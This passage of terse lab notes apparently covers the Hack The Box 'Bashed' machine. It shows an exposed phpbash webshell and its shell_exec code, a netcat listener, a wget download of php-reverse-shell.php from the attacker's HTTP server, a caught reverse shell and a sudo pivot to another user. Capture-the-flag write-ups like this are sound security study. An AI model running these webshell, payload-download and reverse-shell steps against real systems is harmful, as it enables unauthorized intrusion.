-rw-r--r-- 1 root root 191 Jan 18  2016 /etc/libaudit.conf
-rw-r--r-- 1 root root 144 Dec  4  2017 /etc/kernel-img.conf
-rw-r--r-- 1 root root 34 Jan 27  2016 /etc/ld.so.conf
-rw-r--r-- 1 root root 1371 Jan 27  2016 /etc/rsyslog.conf
-rw-r--r-- 1 root root 280 Jun 19  2014 /etc/fuse.conf
-rw-r--r-- 1 root root 350 Dec  4  2017 /etc/popularity-contest.conf


[00;31m[-] Location and contents (if accessible) of .bash_history file(s):[00m
/home/scriptmanager/.bash_history
/home/arrexel/.bash_history
```

```
[00;31m[-] Location and Permissions (if accessible) of .bak file(s):[00m
-rw-r--r-- 1 root root 3024 Dec  4  2017 /etc/apt/sources.bak


[00;31m[-] Any interesting mail in /var/mail:[00m
total 8
drwxrwsr-x  2 root mail 4096 Feb 15  2017 .
drwxr-xr-x 12 root root 4096 Dec  4  2017 ..


[00;33m### SCAN COMPLETE
####################################[00m
```


webshell exposed



Index of /dev


```
      Name           Last modified    Size Description
Parent Directory                        -
phpbash.min.php  2017-12-04 12:21 4.6K
phpbash.php      2017-11-30 23:56 8.1K
```

Apache/2.4.18 (Ubuntu) Server at 10.10.10.68 Port 80




```
www-data@bashed:/var/www/html/dev# id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@bashed:/var/www/html/dev# hostname
bashed
www-data@bashed:/var/www/html/dev# ifconfig
ens33 Link encap:Ethernet HWaddr 00:50:56:b9:96:68
inet addr:10.10.10.68 Bcast:10.10.10.255 Mask:255.255.255.255
inet6 addr: dead:beef::250:56ff:feb9:9668/64 Scope:Global
inet6 addr: fe80::250:56ff:feb9:9668/64 Scope:Link
UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
RX packets:108558 errors:0 dropped:19 overruns:0 frame:0
TX packets:102200 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1000
RX bytes:16264566 (16.2 MB) TX bytes:50700327 (50.7 MB)

lo Link encap:Local Loopback
inet addr:127.0.0.1 Mask:255.0.0.0
inet6 addr: ::1/128 Scope:Host
UP LOOPBACK RUNNING MTU:65536 Metric:1
RX packets:21208 errors:0 dropped:0 overruns:0 frame:0
TX packets:21208 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1
RX bytes:1571592 (1.5 MB) TX bytes:1571592 (1.5 MB)

www-data@bashed:/var/www/html/dev#
```

not persistent




```
www-data@bashed:/var/www/html/dev# sudo -u scriptmanager bash
www-data@bashed:/var/www/html/dev# is
sh: 1: is: not found
www-data@bashed:/var/www/html/dev# id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

solution => reverse shell
http://pentestmonkey.net/cheat-sheet/shells/-reverse-shell-cheat-sheet




```
┌──(root💀kali)-[/Documents/htb/boxes/bashed]
└─# nc -lvnp 1234
listening on [any] 1234 ...
```




```
/* phpbash by Alexander Reid (Arrexel) */
if (ISSET($_POST['cmd'])) {
    $output = preg_split('/[\n]/', shell_exec($_POST['cmd']." 2>&1"));
    foreach ($output as $line) {
```


Killing reverse shell , redirect
let's try uploading reverse shell




```
┌──(root💀kali)-[/Documents/htb/boxes/bashed]
└─# geany php-reverse-shell.php

┌──(root💀kali)-[/Documents/htb/boxes/bashed]
└─# python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
```




```
www-data@bashed:/var/www/html/uploads# wget 10.10.14.8/php-reverse-shell.php
--2021-02-28 06:51:47-- http://10.10.14.8/php-reverse-shell.php
Connecting to 10.10.14.8:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 5492 (5.4K) [application/octet-stream]
Saving to: 'php-reverse-shell.php'

0K ..... 100% 124K=0.04s

2021-02-28 06:51:47 (124 KB/s) - 'php-reverse-shell.php' saved [5492/5492]
```




```
┌──(root💀kali)-[/Documents/htb/boxes/bashed]
└─# python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
10.10.10.68 - - [28/Feb/2021 09:46:03] "GET /php-reverse-shell.php HTTP/1.1" 200 -
```




```
www-data@bashed:/var/www/html/uploads# ls
index.html
php-reverse-shell.php
```




10.10.10.68/uploads/php-reverse-shell.php




```
┌──(root💀kali)-[/Documents/htb/boxes/bashed]
└─# nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.10.14.8] from (UNKNOWN) [10.10.10.68] 51698
Linux bashed 4.4.0-62-generic #83-Ubuntu SMP Wed Jan 18 14:10:15 UTC 2017 x86_64 x86_64 x86_64 GNU/Linux
 06:53:26 up 24 min,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ uname
Linux
$
```




```
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ uname
Linux
$ sudo -u scriptmanager bash
id
uid=1001(scriptmanager) gid=1001(scriptmanager) groups=1001(scriptmanager)
```



